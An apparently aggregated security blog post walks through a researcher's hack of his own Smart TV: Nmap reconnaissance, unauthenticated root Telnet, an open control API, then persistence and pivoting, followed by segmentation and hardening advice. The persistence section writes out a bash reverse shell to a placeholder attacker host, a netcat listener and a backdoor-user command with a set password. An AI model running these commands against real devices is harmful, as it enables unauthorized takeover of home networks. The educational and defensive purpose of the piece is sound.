
Listen to this Post
Introduction:

The Internet of Things (IoT) has transformed everyday appliances into connected devices, but convenience often comes at the cost of security. As demonstrated by a security researcher who audited his own Smart TV, basic misconfigurations like open Telnet ports and unauthenticated APIs can turn a living room centerpiece into a backdoor to your home network. This article dissects that real-world hack, providing a technical deep dive into the reconnaissance and exploitation process, while offering a hardening guide to prevent such attacks.
Learning Objectives:
- Understand how to perform network reconnaissance using Nmap to identify vulnerable IoT devices.
- Learn how to exploit misconfigured services like Telnet and exposed APIs.
- Implement mitigation strategies to secure smart devices on a home or corporate network.
You Should Know:
1. Phase 1: Network Reconnaissance with Nmap
The first step in any internal network attack is discovering live hosts and open ports. The researcher used Nmap, a powerful open-source tool for network discovery and security auditing. To replicate this against a target device on your local network, you would first identify the device’s IP address (often via your router’s DHCP list) and then scan it intensively.
Step‑by‑step guide:
- Find the target IP: Check your router’s connected devices list or use a network scanner.
- Run an aggressive Nmap scan: This will reveal open ports, service versions, and even the operating system.
nmap -A -p- <target_ip>
-A: Enables OS detection, version detection, script scanning, and traceroute.-p-: Scans all 65535 ports, not just the top 1000.- Analyze the output: Look for unusual ports. In this case, the scan revealed:
- Port 23/tcp: Telnet (a legacy, unencrypted protocol)
- Port 8080/tcp: HTTP (often used for web interfaces or APIs)
2. Phase 2: Exploiting Unauthenticated Telnet Access
Discovering an open Telnet port is a major red flag, especially if it requires no credentials. Telnet transmits all data, including passwords, in cleartext, but here, no authentication was needed at all.
Step‑by‑step guide explaining exploitation:
- Connect via Telnet: From a Linux terminal or Windows (with Telnet client enabled), connect directly to the target.
telnet <target_ip>
- Assess the access: If successful, you are immediately presented with a shell. The researcher gained a `root` shell, meaning they had the highest level of privileges on the device.
- Verify the system:
whoami
id
uname -a
These commands confirm you are root, show user and group IDs, and reveal the kernel version, providing critical information for further compromise or persistence.
3. Phase 3: Abusing the Unauthenticated API
The second vulnerability was an HTTP server on port 8080 exposing an API. This API allowed the sending of remote control commands without any authentication, effectively giving an attacker digital control over the physical device.
Step‑by‑step guide to interacting with the API:
- Initial Probe: Use `curl` to interact with the web server and see what’s exposed.
curl -v http://<target_ip>:8080
- Discover Endpoints: The original post mentions an API for remote control commands. An attacker would typically fuzz for endpoints (e.g.,
/api/command,/keypress,/system/control). A tool like `ffuf` or `gobuster` could be used here, but for a known endpoint:Hypothetical command to send a "power off" signal curl -X POST http://<target_ip>:8080/api/control/poweroff
- Automate the Attack: An attacker could script this to change channels, increase volume, or launch malicious apps that could further compromise the network.
4. Phase 4: Gaining Persistence and Pivoting
With root access via Telnet, the attacker can establish a permanent foothold. This moves the attack from a simple hack to a persistent threat.
Step‑by‑step guide for establishing persistence:
- Create a Reverse Shell (if direct access is lost): If the device reboots and Telnet remains open, you’re fine. If not, you need a callback mechanism.
On the TV (from the Telnet session)
For a Linux-based TV, you might use:
bash -i >& /dev/tcp/<attacker_ip>/4444 0>&1
On the attacker’s machine, you would listen for this connection with
nc -lvnp 4444. - Add a Backdoor User (if possible):
useradd -m -p $(openssl passwd -1 hackerpassword) hacker
usermod -aG sudo hacker  If sudo exists
- Pivot to the Internal Network: From the TV, scan the internal network for high-value targets like NAS drives, laptops, or security cameras.
From the compromised TV
nmap -sn 192.168.1.0/24  Ping sweep to find other live hosts
5. Mitigation: Hardening IoT Devices
Preventing this attack requires a defense-in-depth approach, focusing on both device configuration and network segmentation.
Step‑by‑step guide to securing your network:
- Disable Insecure Services: Access the TV’s (or any IoT device’s) settings. Disable Telnet, SSH if not needed, and any remote management features.
- Network Segmentation (VLANS): This is the most effective mitigation. Isolate all IoT devices on a separate VLAN that has no access to the main network where computers and phones reside.
On a managed switch or consumer router that supports VLANs (e.g., using OpenWrt, or high-end ASUS/TP-Link):
- Create a new VLAN (e.g., VLAN 10 for IoT).
- Assign a separate SSID for the 2.4GHz band to this VLAN.
- Create firewall rules blocking traffic from the IoT VLAN to the Corporate VLAN, while allowing the Corporate VLAN to initiate connections to the IoT VLAN for management (if necessary).
– Firmware Updates: Regularly check for and install firmware updates from the manufacturer, which may patch these exact vulnerabilities.
– Monitor Network Traffic: Use a tool like Wireshark or a security appliance to watch for unusual traffic patterns from IoT devices, such as unexpected outbound connections.
What Undercode Say:
- Key Takeaway 1: Complexity is the Enemy of Security. The ease of this hack highlights how manufacturers prioritize time-to-market and feature richness over basic security hygiene. Leaving debug interfaces (Telnet) and open APIs in production firmware is inexcusable.
- Key Takeaway 2: Network Segmentation is Non-Negotiable. In a world where even lightbulbs have IP addresses, trusting every device on your network equally is a catastrophic failure. The assumption should always be that an IoT device is malicious or will be compromised. VLANS are the primary tool to contain a breach.
- Analysis: This incident serves as a perfect microcosm of the IoT security crisis. The attack vector was trivial, requiring no skill beyond basic tool usage. The impact, however, was significant—full root access to a device inside the network perimeter. It underscores that security audits can’t stop at servers and workstations; every connected device must be scrutinized. The responsibility currently falls on the end-user to isolate these devices, as regulatory pressure and manufacturer liability have yet to catch up with the technology’s proliferation. This is a race between the attack surface expanding exponentially and the security community’s ability to educate and provide tools for mitigation.
Prediction:
As AI integrates deeper into edge devices (AIoT), these vulnerabilities will become even more critical. We will likely see a rise in “proximity attacks,” where attackers briefly access a network (e.g., in a coffee shop or hotel) and deploy self-replicating worms targeting vulnerable IoT devices. These worms will not just control the device but will use its AI capabilities for malicious purposes, such as using smart speakers to eavesdrop or leveraging AI-powered cameras to identify when a house is empty for a physical burglary. The attack surface will shift from simple command injection to model poisoning and data extraction from the device’s AI core.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Florian Ethical – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


